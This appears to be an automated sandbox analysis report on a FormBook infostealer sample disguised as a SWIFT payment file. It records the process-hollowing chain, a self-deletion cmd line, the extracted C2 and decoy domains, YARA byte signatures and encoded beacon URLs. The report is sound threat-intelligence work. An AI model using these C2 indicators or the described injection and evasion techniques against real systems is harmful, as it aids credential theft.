ID: 403611
Sample Name: SWIFT 00395_IMG.exe
Cookbook: default.jbs
Time: 08:52:50
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report SWIFT 00395_IMG.exe

Overview


General Information

Sample Name:	SWIFT 00395_IMG.exe
Analysis ID:	403611
MD5:	f19e6012ff248b9…
SHA1:	317ee43a8116aa..
SHA256:	069a900aaa6ab5..
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect virtualization through…
- Writes to foreign memory regions

Classification



Startup

- **System is w10x64**
- SWIFT 00395_IMG.exe (PID: 7004 cmdline: 'C:\Users\user\Desktop\SWIFT 00395_IMG.exe' MD5: F19E6012FF248B9B380BB420080258CE)
  - svchost.exe (PID: 7056 cmdline: 'C:\Users\user\Desktop\SWIFT 00395_IMG.exe' MD5: FA6C268A5B5BDA067A901764D203D433)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 4088 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 5936 cmdline: /c del 'C:\Windows\SysWOW64\svchost.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.seroungift.com/bbqo/"
  ],
  "decoy": [
    "theinfluenstar.com",
    "1800quilts.com",
    "sonsuz-muzik.com",
    "manilowsmodems.com",
    "amwajcare.com",
    "eam.email",
    "cscosmos.com",
    "tierraovens.com",
    "goimtv.com",
    "checks4d.com",
    "beijig.com",
    "szzyhjj.com",
    "huanchunjx.com",
    "catqq.one",
    "vendasuascartas.com",
    "cannatends.com",
    "cytotecobatpenggugur.com",
    "centralvalleypartners4youth.com",
    "entreforma.com",
    "azhathai.com",
    "crickescore.com",
    "thebestcoffeeshops.com",
    "melacane.com",
    "sunrisemoving.net",
    "hauck-aufhauser.com",
    "katiacontrerash.com",
    "lavi3dscans.com",
    "senmec23.com",
    "photographerleadmachine.com",
    "snowtreeendeavor.com",
    "autosbencar.com",
    "epoform.com",
    "kissdstudio.com",
    "bestdamnseamoss.com",
    "ksdfp-zvhn.xyz",
    "cabletvlasvegas.com",
    "xiangyuwenhua.com",
    "angiesgourmet.com",
    "centerplans.com",
    "xyl.finance",
    "vivilhavemorgenmadnu.com",
    "jaynefgulbin.com",
    "californiahiker.com",
    "hausofzou.com",
    "velocischooner.com",
    "boxj66.com",
    "theboundless.life",
    "backroadinc.com",
    "diemapp.com",
    "whatismychinesename.com",
    "sebags.com",
    "stick.plus",
    "crwebtech.com",
    "famefabulous.com",
    "pubgsetpharaoh.com",
    "northernbackflow.com",
    "goportjitney.com",
    "warzonetracker.net",
    "homesteaddigestemail.com",
    "carboncuriosity.com",
    "sunnahaid.com",
    "makeoverfurn.com",
    "captisimaginem.com",
    "puzed.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.918989444.0000000003110000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.918989444.0000000003110000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.svchost.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.svchost.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.svchost.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
0.2.SWIFT 00395_IMG.exe.3040000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.SWIFT 00395_IMG.exe.3040000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SWIFT 00395_IMG.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.svchost.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.SWIFT 00395_IMG.exe.3040000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.SWIFT 00395_IMG.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.SWIFT 00395_IMG.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
boxj66.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.seroungift.com/bbqo/	0%	Avira URL Cloud	safe	
http://www.1800quilts.com/bbqo/?XB64XbO8=/Pkgzq8QL5NAcxZCkuSTp6cwj4lDt7P1w6jr1cEe5khMYSySzdqjBreEbEJxEDRHbmyL&Rb=M42dVLz8	0%	Avira URL Cloud	safe	
http://www.seroungift.com/bbqo/?XB64XbO8=GhdvojHCfMDRUam/4qOkhbREqNoCRj0dcDXGN06f9NKfhUBJ97Or2+k+J6GDFZvtQlxr&Rb=M42dVLz8	0%	Avira URL Cloud	safe	
http://www.xiangyuwenhua.com/bbqo/?Rb=M42dVLz8&XB64XbO8=OyJvVzFrogId2JmOPk1mxNUaVNmw8U6tV5/SqSy/NPm0fO+yJiD5oYjbB5t0rhfZdAPi	0%	Avira URL Cloud	safe	
http://www.thebestcoffeeshops.com/bbqo/?Rb=M42dVLz8&XB64XbO8=DAKSku2UP9w0lKXY+LhytUUwyem6IfHDB7QSSdTpSALkSldV/1o9CxHuilJYCYQ/V6tP	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.crickescore.com/bbqo/?XB64XbO8=+83Ad9ys8+FMkuQHLQbEUx121DE/6nLvKA5vTUyMQ3D5zQ4YR59KLRowGPLGetqdy+rw&Rb=M42dVLz8	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.makeoverfurn.com/bbqo/?XB64XbO8=gW47Pg8Fo6iIv2ud/64/p2+3hov1DZqi/pO7CWKW8hPHr2u5wHbVWSaPXrsCIEHv8cct&Rb=M42dVLz8	0%	Avira URL Cloud	safe	
http://www.theboundless.life/bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx	0%	Avira URL Cloud	safe	
http://www.carboncuriosity.com/bbqo/?Rb=M42dVLz8&XB64XbO8=YYVXHHveBgSLNZYesnT1AghiVl/Xx3BIBb/tObWwW6qpUDZVV8sOQ19Z9K/TOFaASXJK	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.szzyhjj.com/bbqo/?XB64XbO8=trcmmZYAhW1z3xFVKWe7fHl88qCucLFuCi4mCu0pcnYYHjBJZxUhua0G6TwplXUzf90o&Rb=M42dVLz8	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.puzed.net/bbqo/?Rb=M42dVLz8&XB64XbO8=XLcvqqeS1lhWgJP77JDDmgANyyJOPhQvBMhs62kpQnu2foMme1WiKofFk1rRWdP6dmuL	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
crickescore.com	103.20.212.182	true	true		unknown
dns.sxl.cn	60.205.226.138	true	false		high
www.seroungift.com	3.34.109.201	true	true		unknown
boxj66.com	212.95.146.158	true	true	• 0%, Virustotal, Browse	unknown
theboundless.life	184.168.131.241	true	true		unknown
szzyhjj.com	45.192.92.174	true	true		unknown
1800quilts.com	34.102.136.180	true	false		unknown
fwd3.hosts.co.uk	85.233.160.23	true	true		unknown
northernbackflow.com	34.102.136.180	true	false		unknown
carboncuriosity.com	34.102.136.180	true	false		unknown
www.puzed.net	180.150.102.39	true	true		unknown
www.makeoverfurn.com	80.237.133.185	true	true		unknown
www.northernbackflow.com	unknown	unknown	true		unknown
www.centerplans.com	unknown	unknown	true		unknown
www.boxj66.com	unknown	unknown	true		unknown
www.crickescore.com	unknown	unknown	true		unknown
www.theboundless.life	unknown	unknown	true		unknown
www.thebestcoffeeshops.com	unknown	unknown	true		unknown
www.1800quilts.com	unknown	unknown	true		unknown
www.xiangyuwenhua.com	unknown	unknown	true		unknown
www.carboncuriosity.com	unknown	unknown	true		unknown
www.szzyhjj.com	unknown	unknown	true		unknown
www.amwajcare.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.seroungift.com/bbqo/	true	• Avira URL Cloud: safe	low
http://www.1800quilts.com/bbqo/?XB64XbO8=/Pkgzq8QL5NAcxZCkuSTp6cwj4lDt7P1w6jr1cEe5khMYSySzdqjBreEbEJxEDRHbmyL&Rb=M42dVLz8	false	• Avira URL Cloud: safe	unknown
http://www.seroungift.com/bbqo/?XB64XbO8=GhdvojHCfMDRUam/4qOkhbREqNoCRj0dcDXGN06f9NKfhUBJ97Or2+k+J6GDFZvtQlxr&Rb=M42dVLz8	true	• Avira URL Cloud: safe	unknown
http://www.xiangyuwenhua.com/bbqo/?Rb=M42dVLz8&XB64XbO8=OyJvVzFrogId2JmOPk1mxNUaVNmw8U6tV5/SqSy/NPm0fO+yJiD5oYjbB5t0rhfZdAPi	true	• Avira URL Cloud: safe	unknown
http://www.thebestcoffeeshops.com/bbqo/?Rb=M42dVLz8&XB64XbO8=DAKSku2UP9w0lKXY+LhytUUwyem6IfHDB7QSSdTpSALkSldV/1o9CxHuilJYCYQ/V6tP	true	• Avira URL Cloud: safe	unknown
http://www.crickescore.com/bbqo/?XB64XbO8=+83Ad9ys8+FMkuQHLQbEUx121DE/6nLvKA5vTUyMQ3D5zQ4YR59KLRowGPLGetqdy+rw&Rb=M42dVLz8	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.makeoverfurn.com/bbqo/?XB64XbO8=gW47Pg8Fo6iIv2ud/64/p2+3hov1DZqi/pO7CWKW8hPHr2u5wHbVWSaPXrsCIEHv8cct&Rb=M42dVLz8	true	• Avira URL Cloud: safe	unknown
http://www.theboundless.life/bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx	true	• Avira URL Cloud: safe	unknown
http://www.carboncuriosity.com/bbqo/?Rb=M42dVLz8&XB64XbO8=YYVXHHveBgSLNZYesnT1AghiVl/Xx3BIBb/tObWwW6qpUDZVV8sOQ19Z9K/TOFaASXJK	false	• Avira URL Cloud: safe	unknown
